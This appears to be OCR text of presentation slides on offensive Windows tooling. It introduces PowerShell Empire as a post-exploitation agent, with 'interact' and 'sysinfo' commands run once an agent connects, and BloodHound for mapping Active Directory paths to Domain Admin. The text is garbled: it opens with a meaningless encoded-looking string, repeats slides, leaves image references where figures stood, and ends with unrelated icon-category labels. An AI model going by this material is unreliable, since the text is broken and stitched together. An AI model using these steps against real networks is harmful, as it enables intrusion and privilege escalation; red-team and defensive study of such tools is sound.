SASFCDFGBVFGHGFCVBHGFFGVCXSDSZXDFRFVCFGHNKIUHJNB
VGJBRDDSDRTGVCVHBVCDSXAWYUUIKJNBVGHBVCFDDFHGCF
GVHHBVCFGHBCFGB==
```



PSEmpire


PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

4) Attack Machine sees Agent connection and can start the fun!

```
>interact 34AYPCZ5
>sysinfo
```



PSEmpire


PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

4) Attack Machine sees Agent connection and can start the fun!

```
>interact 34AYPCZ5
>sysinfo
```



Bloodhound

Six Degrees from Domain Admin

github.com/BloodHoundAD/BloodHound

Bloodhound

Uses graph theory to identify relationships in Active Directory

Ingests data from Powershell query

Bloodhound

Six Degrees from Domain Admin

github.com/BloodHoundAD/BloodHound

Bloodhound

Install database like neo4j

Run Sharphound.ps1 from AD bound machine

Launch Bloodhound


Import CSVs

Bloodhound

Six Degrees from Domain Admin

github.com/BloodHoundAD/BloodHound


Bloodhound




Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Top 10 Users with Most Sessions
- Find Top 10 Computers with Most Sessions
- Find Top 10 Users with Most Local Admin Rights
- Find Top 10 Computers with Most Admins
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts


Vector Icons



ELECTRONICS




MISCELLANEOUS



E-COMMERCE

WEB

ARROWS



LOCATION

WEATHER